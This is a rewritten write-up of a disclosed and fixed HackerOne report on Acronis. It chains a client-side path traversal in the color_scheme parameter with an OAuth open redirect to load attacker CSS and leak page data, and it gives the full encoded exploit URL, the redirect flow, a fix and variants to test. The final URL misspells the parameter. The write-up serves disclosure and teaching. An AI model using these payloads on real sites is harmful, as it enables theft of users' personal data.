PRACTICAL CLIENT SIDE PATH TRAVERSAL ATTACKS
A client-side path traversal in the color_scheme parameter allowed an attacker to load a CSS file from an arbitrary path, and chaining it with an open redirect in the state parameter of an OAuth endpoint enabled loading a malicious CSS file from an external domain. This led to exfiltration of user personal information from the DOM via CSS injection.

Client Side Path Traversal attacks arises when a web application loads some content using XmlHTTPRequests (XHR for short) and the user has control over some section of the path from where to load the resource. This may lead to achieve various client-side issues such as XSS, CSS Injection, etc, if not correctly…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Client Side Path Traversal is a class of issue that appears when a web application loads content through XmlHTTPRequests (XHR) and the user controls part of the path from which the resource is fetched. If that user-controlled section is not sanitised, the request can be steered to a different path than the developer intended, which can lead to client-side problems such as XSS or CSS Injection. The impact varies from application to application, because each one handles user-controllable inputs in JavaScript differently and for a different purpose, so the context of each parameter matters a great deal.
The target in this write-up is the Acronis program on HackerOne. The feature involved is the main page of mc-beta-cloud.acronis.com, which reads a color_scheme GET parameter and uses it to build the URL of a theme CSS file. Normally the page requests a stylesheet whose name is derived from that parameter, so the parameter is expected to be a simple colour scheme name.
Setup
The researcher logged in to an Acronis account and worked against the main page at https://mc-beta-cloud.acronis.com/mc/?color_scheme=PARAMETER. The work was done by reading the application's main JavaScript and by inspecting the XHR requests the page makes in the browser. No special tooling beyond the browser and access to the JavaScript source is described. The Open Redirect worked for any account, and the researcher hosted a CSS file on a remote server to demonstrate exfiltration.
Finding it
The researcher describes two ways to test for this class of issue:
- Manually read the JavaScript code and understand it, specifically checking for GET parameters that are used within the application and appended to a URL path.
- Inspect the XHR requests in the browser console and check for any user-controllable input in the path of any request the application makes.
The second option alone misses many bugs, because it depends on already knowing which parameters are susceptible; a parameter may not be used in the UI while the JavaScript still uses it. The researcher recommends combining both: look for parameter reflection in XHR requests, then understand how the JavaScript handles that parameter.
After logging in, the researcher dug into the main JavaScript code and found logic that took the color_scheme GET parameter, made a GET request, and concatenated the parameter value onto a relative URL where the CSS file would be loaded. The resulting filename was theme.{COLOR_SCHEME_PARAMETER}.css, so the stylesheet requested for the page was:
https://mc-beta-cloud.acronis.com/mc/theme.PARAMETER.css

Nothing in the JavaScript sanitised the path at the time the client-side request was made, which is what made the parameter interesting.
Exploitation
Step 1: Confirm the Client Side Path Traversal
Because no path sanitisation was performed, inserting the values \ and /, or their URL-encoded forms %5C and %2F, into the parameter allowed the page to request a CSS file from a different path than the intended one. The researcher visited:
https://mc-beta-cloud.acronis.com/mc/?color_scheme=%2F..%2F..%2FPARAMETER
The CSS was then loaded from https://mc-beta-cloud.acronis.com/PARAMETER.css, which confirmed the Client Side Path Traversal. The encoded slashes and dot segments in the parameter escaped the /mc/ directory and moved the request up to the root of the application.

On its own this did not look like a security issue. The next step was to find a way to make the browser fetch a stylesheet from a domain the researcher controlled.
Step 2: Find an Open Redirect
While reviewing HTTP requests for an Open Redirect that would demonstrate impact, the researcher noticed this API endpoint:
https://mc-beta-cloud.acronis.com/api/2/idp/authorize/?client_id={CLIENT_ID}
&redirect_uri=%2Fhci%2Fcallback
&response_type=code
&scope=openid
&state=http://localhost
&nonce=bhgjuvrrvpwauibleqhvfqat
The state GET parameter was controllable by the user, so any external domain could be specified for redirection, and it worked for any account. The HTTP flow was:
  GET /api/2/idp/authorize/?client_id={CLIENT-ID}&redirect_uri=%2Fhci%2Fcallback&response_type=code&scope=openid&state=http://localhost&nonce=bhgjuvrrvpwauibleqhvfqat HTTP/1.1
  Host: ...

  HTTP/1.1 302 Found
  Location: /hci/callback=code={CODE}&state=http://localhost
  -------------------------------------------------------------
  GET /hci/callback=code={CODE}&state=http://localhost HTTP/1.1
  Host: ...

  HTTP/1.1 302 Found
  Location: http://localhost

  Open Redirect confirmed
The first request reaches the authorisation endpoint with the attacker-chosen state. The response is a 302 Found pointing at the callback path with the code and the state value. The follow-up request to the callback returns another 302 Found, this time with Location: http://localhost, which is the value supplied in state. That second redirect is the Open Redirect.
Step 3: Chain the two issues
When a CSS file is loaded, the browser by default follows any redirects specified in the HTTP Location header. So if the relative path could be overwritten to point at the vulnerable Open Redirect endpoint, and that endpoint redirected to a CSS file on the researcher's server, the user's browser would load the attacker's CSS. CSS properties can then be used to exfiltrate personal information located in the DOM.
The color_scheme GET parameter was given the following value:
    %2F..%2F..%2F..%2Fapi%2F2%2Fidp%2Fauthorize%2F%3Fclient_id%3D
    fb2bf44e-ac14-444a-b2a9-e5e81fe73b80%26redirect_uri%3D
    %252Fhci%252Fcallback%26response_type%3Dcode%26
    scope%3Dopenid%26state%3Dhttp%253A%252F%252Flocalhost%252Fcss%252Fcore.css%26
    nonce%3Dbhgjuvrrvpwauibleqhvfqat
For the exploit to work, the parameters needed to be URL encoded. Decoding the parameter for clarity gives:
    /../../../api/2/idp/authorize/?client_id={CLIENT-ID}&
    redirect_uri=%2Fhci%2Fcallback&response_type=code&scope=openid
    &state=http%3A%2F%2Flocalhost%2Fcss%2Fcore.css&nonce=bhgjuvrrvpwauibleqhvfqat
The first part of the payload overwrites the relative path up to the root directory of the app. The rest points at the vulnerable Open Redirect endpoint, whose state parameter is set to http://localhost/css/core.css, the location where the researcher hosted the CSS file used to exfiltrate the user's personal information.
The final URL used to load the external CSS was:
  https://mc-beta-cloud.acronis.com/mc/?color_sheme=%2F..%2F..%2F..%2F
  api%2F2%2Fidp%2Fauthorize%2F%3Fclient_id%3Dfb2bf44e-ac14-444a-b2a9-e5e81fe73b80
  %26redirect_uri%3D%252Fhci%252Fcallback%26response_type%3D
  code%26scope%3Dopenid%26state%3Dhttp%253A%252F%252Flocalhost%252Fcss%252Fcore.css
  %26nonce%3Dbhgjuvrrvpwauibleqhvfqat
The researcher stresses that the value must be correctly URL encoded. As a result, the browser loaded the CSS from the remote server, which allowed exfiltration of all information found in the DOM via CSS properties.

The issue was fixed and reported on HackerOne.
Root cause
The JavaScript built the stylesheet URL by concatenating the color_scheme parameter onto a relative path without sanitising it, so dot segments and encoded slashes in the parameter could move the request to any path on the origin. The browser's default behaviour of following Location headers when loading a stylesheet then turned a same-origin path traversal into a cross-origin fetch, because the Open Redirect endpoint on the same origin would redirect to an arbitrary external URL supplied in state. Neither component was dangerous enough alone: the path traversal only reached paths on the same origin, and the redirect only sent the browser to another URL. Combined, they let an attacker serve CSS from their own domain in the context of the Acronis page.
Impact
By chaining the two issues, an attacker could make a victim's browser load an attacker-controlled CSS file while on the Acronis page, and use CSS properties to exfiltrate personal information found in the DOM. The Open Redirect worked for any account. The researcher notes that the impact of Client Side Path Traversal in general depends on how each application uses the affected parameter, and that this particular chain was specific to the color_scheme parameter and the redirect endpoint found here.
Fix
The researcher recommends, for this scenario, making a whitelist of allowed CSS filenames to load and casting the user-supplied input to the expected data type. The color_scheme parameter is expected to be a string, so only [a-zA-Z0-9] characters should be allowed, avoiding any URL character or special sign. Because this is a very specific scenario, the fix may differ from website to website.
Variants to test
- Other parameters appended to XHR paths. Read the JavaScript for GET parameters that are concatenated into a request path, then try the values \ and / or their URL-encoded forms %5C and %2F in each. A positive result is a request whose path leaves the intended directory, visible in the browser console.
- Parameters not used in the UI. Search the JavaScript for parameters that are read but never rendered in the interface; these are missed by request inspection alone. A positive result is a reflected value in an XHR path that the UI never exposes.
- Same-origin redirect endpoints. Look for endpoints that take a URL in a parameter such as
state,redirect_uriornextand return a302with that value inLocation. A positive result is aLocationheader pointing at an external domain you supplied. - Chaining with stylesheet loads. Any place where the traversed path can be pointed at a redirect endpoint, and the redirect target is a CSS file, gives the same exfiltration primitive. A positive result is your stylesheet being requested by the victim's browser.
- Relative Path Overwrite and path-relative stylesheet import. The researcher suggests this technique can be chained with Relative Path Overwrite attacks on sites without a
DOCTYPEdeclaration, and points to James Kettle's write-up on detecting and exploiting path-relative stylesheet import (PRSSI) vulnerabilities for more context.
What happened, in plain words
A security researcher found a way to make a page on Acronis's website load a style file (a CSS file) from a server the researcher controlled, while the victim was logged in to Acronis. Once the attacker's style file is loaded inside the Acronis page, the style rules in it can be used to read information that is displayed on the page and send it to the attacker. The researcher reported it through the Acronis bug bounty program on HackerOne, and it was fixed.
The trick was built from two smaller weaknesses that, on their own, looked harmless:
- Client Side Path Traversal: the page took a value from the address bar (the
color_schemeparameter) and used it to build the address of a style file, without cleaning it. By putting../style sequences in that value, the researcher could make the browser ask for a file from a different folder than the one the developer intended. - Open Redirect: the site had an endpoint (an address on the server that does something when you visit it) that took a web address from a parameter called
stateand told the browser to go there. That is a redirect, and because it accepted any address, including one outside Acronis, it was an open redirect.
Chained together, the first weakness let the page be pointed at the second one, and the second one sent the browser to the researcher's own server to fetch the style file. The browser happily loaded it, because browsers follow redirects when fetching stylesheets.
Before going further, a few words for readers who are new to this. A web page is a document the browser downloads and displays. It is usually made of HTML (the content), CSS (the styling: colours, fonts, layout) and JavaScript (the code that runs in the browser and makes the page interactive). A URL is the address of something on the web, like https://example.com/folder/file.css. The part after the domain, /folder/file.css, is called the path. A parameter (also called a query parameter) is a name and value pair stuck on the end of a URL after a ?, like ?color_scheme=dark; pages use them to pass small pieces of information. A GET request is the browser asking a server for something, with the parameters in the URL. An XHR (short for XMLHttpRequest) is a way for JavaScript to make these requests in the background, without reloading the whole page. An API is a set of addresses on a server that programs talk to, rather than pages meant for people to look at. A redirect is a server answer that says "not here, go to this other address instead"; the other address is given in a response header called Location. A header is a small line of extra information sent with a request or a response. A cookie or token is a small piece of data the browser stores and sends back to prove who you are after you log in. XSS (cross-site scripting) is when an attacker gets their own code to run inside someone else's page. CSS Injection is the same idea but with style rules instead of code: the attacker's CSS runs inside the page and can be abused to leak what is on it. DOM stands for Document Object Model: the browser's in-memory tree of everything on the page, which is where the personal information sits.
Introduction: what Client Side Path Traversal is
Client Side Path Traversal attacks arise when a web application loads some content using XmlHTTPRequests (XHR for short) and the user has control over some section of the path from where to load the resource. This may lead to various client-side issues such as XSS, CSS Injection, etc, if not correctly sanitised.
In everyday terms: imagine a librarian who is told "fetch the book from shelf 3" and you are allowed to fill in the number. If the librarian does not check what you write, you can write "3, then go up two floors and take the book from the manager's office" and the librarian will do it. Here the librarian is the browser, the shelf number is the part of the path the user controls, and the manager's office is any other place on the same website.
The impact depends on each application, because each one treats those user-controllable inputs in the JavaScript in a different way and with a different purpose. That is why the context of each parameter really matters: the same weakness can be harmless on one page and serious on another, depending on what the page does with the file it loads.
You can test for these issues in two ways:
- Manually reading the JavaScript code and understanding it. Specifically, checking for GET parameters used within the application and appended to any URL path.
- Inspecting the XHR requests in the browser console and checking for any user-controllable input in the path of any request made by the application.
If you use the second option you will miss a lot of bugs, because you depend on knowing which parameters are susceptible to vulnerabilities. Maybe some parameter is not used in the UI but the JavaScript is using it. (The UI, or user interface, is what you see and click on the page.)
An alternative approach is to combine both methods. You can check for parameter reflection in XHR requests and then understand how the JavaScript handles that parameter. "Reflection" means your input comes back in a request the page makes, so you can spot it and then trace what happens to it.
Now I will share a practical scenario I found in the Acronis Program on HackerOne, a CSS Injection via Client Side Path Traversal + Open Redirect leading to the exfiltration of the user's personal information. Thanks to the Acronis program for letting me disclose the report.
Methodology
To identify this kind of attack, we apply the following methodology:

The image shows the methodology diagram.
JavaScript code case
In this section I explain how I found the bug. Once I logged in to my Acronis account, I dug into the main JavaScript code and saw something like this:
I added some comments to the code to make it simpler (I just copied the vulnerable code, not all of it).
Why start here? Because the browser only does what the JavaScript tells it to do. If the JavaScript takes a value from the URL and glues it into the address of a file, that is the place to look. Reading the code tells you which parameters matter, even ones you would never notice by clicking around the page.
Description
At this point, having understood the JavaScript, let us look at how to exploit it.
The website is under the domain of mc-beta-cloud.acronis.com.
When I went to the main page, which was https://mc-beta-cloud.acronis.com/mc/?color_scheme=PARAMETER, using the color_scheme GET parameter found in the JavaScript, I could see, by reading the code, that it would get the parameter value and make a GET request, concatenating the previous value to a relative URL where the CSS file would be loaded. In this case, it resulted in theme.{COLOR_SCHEME_PARAMETER}.css.
A relative URL is an address that is understood relative to the current page, rather than a full address starting with https://. So if the page is at /mc/ and the code asks for theme.dark.css, the browser actually fetches /mc/theme.dark.css. The word PARAMETER in the text above is a placeholder: whatever you put in color_scheme ends up in that spot.
For the previous URL, the CSS requested would have been:
https://mc-beta-cloud.acronis.com/mc/theme.PARAMETER.css
The image relates to the stylesheet request built from the color_scheme value.
Since no path sanitisation was performed in the JavaScript code at the time the client-side request was made, it was possible to perform a Client Side Path Traversal and request a CSS file from a different path than the intended one by inserting the values ** and / or URL-Encoded versions %5C and %2F in the parameter.
Two ideas need explaining here. First, sanitisation means cleaning or checking input before using it, for example allowing only letters and digits. None was done. Second, URL encoding: some characters cannot appear literally in a URL, so they are written as a percent sign followed by two hexadecimal digits. %2F is the encoded form of / and %5C is the encoded form of \. The browser decodes them back to the real characters when it builds the request, which is why an encoded slash can still act as a slash.
A path traversal uses .. segments, which mean "go up one folder". If you are in /mc/ and ask for ../file.css, you get /file.css. Repeat it and you climb to the root of the site. That is exactly what the researcher did next.
For example, when I went to:
https://mc-beta-cloud.acronis.com/mc/?color_scheme=%2F..%2F..%2FPARAMETER
I noticed the CSS was loaded from https://mc-beta-cloud.acronis.com/PARAMETER.css, confirming the Client Side Path Traversal issue.
Reading that URL piece by piece: the page is /mc/; color_scheme is set to %2F..%2F..%2FPARAMETER, which decodes to /../../PARAMETER. The JavaScript glues that onto theme. and .css, and the browser resolves the .. segments, walking up out of /mc/ to the root. The result is a request for /PARAMETER.css at the top of the site instead of a theme file inside /mc/. The researcher saw the CSS loaded from that path, which is the proof.
The image relates to the confirmation of the traversal.
This little issue did not appear to be a security issue by itself, but when I combined it with an Open Redirect, it became possible to make a request to the open redirect endpoint and redirect the request to a domain where my CSS file was hosted. This attack worked because when a CSS file is loaded, the browser by default follows any redirects specified in the HTTP Location header.
Why is that browser behaviour important? Because the traversal alone can only reach other places on the same website. It cannot reach the researcher's own server. A redirect, however, is the browser being told by the site itself to go somewhere else, and the browser obeys. If the traversal can point the stylesheet request at a redirect endpoint, and that endpoint redirects to the attacker's server, the attacker's CSS ends up loaded in the Acronis page.
While I was looking at the HTTP requests to see if I could find any Open Redirect and demonstrate the impact, I noticed one interesting API endpoint:
https://mc-beta-cloud.acronis.com/api/2/idp/authorize/?client_id={CLIENT_ID}
&redirect_uri=%2Fhci%2Fcallback
&response_type=code
&scope=openid
&state=http://localhost
&nonce=bhgjuvrrvpwauibleqhvfqat
Line by line:
https://mc-beta-cloud.acronis.com/api/2/idp/authorize/is the address of the authorisation endpoint. "idp" usually stands for identity provider, the part of a system that handles logging in.client_id={CLIENT_ID}identifies which application is asking. The braces are a placeholder for the real value.redirect_uri=%2Fhci%2Fcallbackis where the login flow should send the user afterwards;%2Fhci%2Fcallbackdecodes to/hci/callback, a path on the same site.response_type=codeasks for a login code back.scope=openidsays which permissions are being requested.state=http://localhostis a value the caller supplies and gets back; here it is set tohttp://localhost, which is the address of the machine you are sitting at.nonce=bhgjuvrrvpwauibleqhvfqatis a random-looking value used once, to tie the request and response together.
The state GET parameter was controllable by the user, so I could specify any external domain for redirection, and it worked for any account. The HTTP flow looked like this:
  GET /api/2/idp/authorize/?client_id={CLIENT-ID}&redirect_uri=%2Fhci%2Fcallback&response_type=code&scope=openid&state=http://localhost&nonce=bhgjuvrrvpwauibleqhvfqat HTTP/1.1
  Host: ...

  HTTP/1.1 302 Found
  Location: /hci/callback=code={CODE}&state=http://localhost
  -------------------------------------------------------------
  GET /hci/callback=code={CODE}&state=http://localhost HTTP/1.1
  Host: ...

  HTTP/1.1 302 Found
  Location: http://localhost

  Open Redirect confirmed
What each part means:
- The first block is the browser's request.
GETis the method, the long line is the path plus parameters, andHTTP/1.1is the version of the protocol.Host: ...names the server being contacted; the report leaves the value out. HTTP/1.1 302 Foundis the server's answer. The number 302 is the standard code for "the thing you asked for is temporarily somewhere else".Location: /hci/callback=code={CODE}&state=http://localhostis where the server tells the browser to go next. It carries the login code and thestatevalue back to the callback path.- The dashed line separates the first exchange from the second.
- The second request goes to
/hci/callback=code={CODE}&state=http://localhost, the address from the previousLocation. - The second answer is again
302 Found, and this timeLocation: http://localhost, which is exactly the value that was supplied instate. Open Redirect confirmedis the researcher's conclusion: the site took a user-supplied address and told the browser to go there.
Why does this matter? Because state was controllable by the user, so any external domain could be specified. Anyone could put any address there, and the site would redirect the browser to it. That is the second half of the chain.
Exploit
Once we had confirmed the Client Side Path Traversal and Open Redirect, I put it all together to create a working exploit.
We knew that when loading any CSS file, the browser follows all redirects specified in the HTTP Location header. So, if we were able to overwrite the relative path to the vulnerable Open Redirect endpoint and specify a redirect to the CSS file on our server, we could make the user load the CSS file from our domain, leading to exfiltration of user personal information located in the DOM by using CSS properties.
"Exfiltration" means getting data out of the victim's browser to the attacker. CSS can do this because style rules can reference other resources, for example a background image whose address contains a piece of text from the page. When the browser tries to load that image, it sends a request to the attacker's server, and the address of the request carries the stolen text. The attacker never needs to run JavaScript.
By combining these two tricks, let us say the color_scheme GET parameter had the following value:
    %2F..%2F..%2F..%2Fapi%2F2%2Fidp%2Fauthorize%2F%3Fclient_id%3D
    fb2bf44e-ac14-444a-b2a9-e5e81fe73b80%26redirect_uri%3D
    %252Fhci%252Fcallback%26response_type%3Dcode%26
    scope%3Dopenid%26state%3Dhttp%253A%252F%252Flocalhost%252Fcss%252Fcore.css%26
    nonce%3Dbhgjuvrrvpwauibleqhvfqat
For the exploit to work, the parameters needed to be URL encoded. Decoding the parameter for better understanding:
    /../../../api/2/idp/authorize/?client_id={CLIENT-ID}&
    redirect_uri=%2Fhci%2Fcallback&response_type=code&scope=openid
    &state=http%3A%2F%2Flocalhost%2Fcss%2Fcore.css&nonce=bhgjuvrrvpwauibleqhvfqat
You will notice that the first thing done in the payload was to overwrite the relative path to the root directory of the app. Then, the vulnerable Open Redirect endpoint was specified, and this endpoint redirected the user to http://localhost/css/core.css, where in my case the CSS file used to exfiltrate the user's personal information was hosted.
Let us walk through the decoded version, because it is the easiest to read:
/../../../climbs from/mc/up to the root of the site. Three..segments are enough to leave the folder and reach the top.api/2/idp/authorize/is the redirect endpoint found earlier, now reached from the root.?client_id={CLIENT-ID}starts the parameters for that endpoint. The braces are a placeholder for the real client identifier.&redirect_uri=%2Fhci%2Fcallbackis the callback path, still encoded as a slash sequence.&response_type=code&scope=openidare the same login parameters as before.&state=http%3A%2F%2Flocalhost%2Fcss%2Fcore.cssis the important one: the redirect target is nowhttp://localhost/css/core.css, the address where the researcher's CSS file sits.%3Ais:,%2Fis/.&nonce=bhgjuvrrvpwauibleqhvfqatis the same one-time value.
Now compare the encoded payload with the decoded one. In the encoded version, %2F stands for /, %3F stands for ?, %3D stands for =, %26 stands for &, and %253A and %252F are double-encoded forms of : and /. Double encoding means the value is encoded twice, so after the first decoding step it is still encoded and survives to be decoded again later. That is why the redirect target arrives at the endpoint as a usable address instead of being broken apart by the first decoding.
As a result, the browser loaded my CSS, allowing exfiltration of personal data about the user.
The final URL to load the external CSS looked like this:
  https://mc-beta-cloud.acronis.com/mc/?color_sheme=%2F..%2F..%2F..%2F
  api%2F2%2Fidp%2Fauthorize%2F%3Fclient_id%3Dfb2bf44e-ac14-444a-b2a9-e5e81fe73b80
  %26redirect_uri%3D%252Fhci%252Fcallback%26response_type%3D
  code%26scope%3Dopenid%26state%3Dhttp%253A%252F%252Flocalhost%252Fcss%252Fcore.css
  %26nonce%3Dbhgjuvrrvpwauibleqhvfqat
Make sure it was correctly URL encoded.
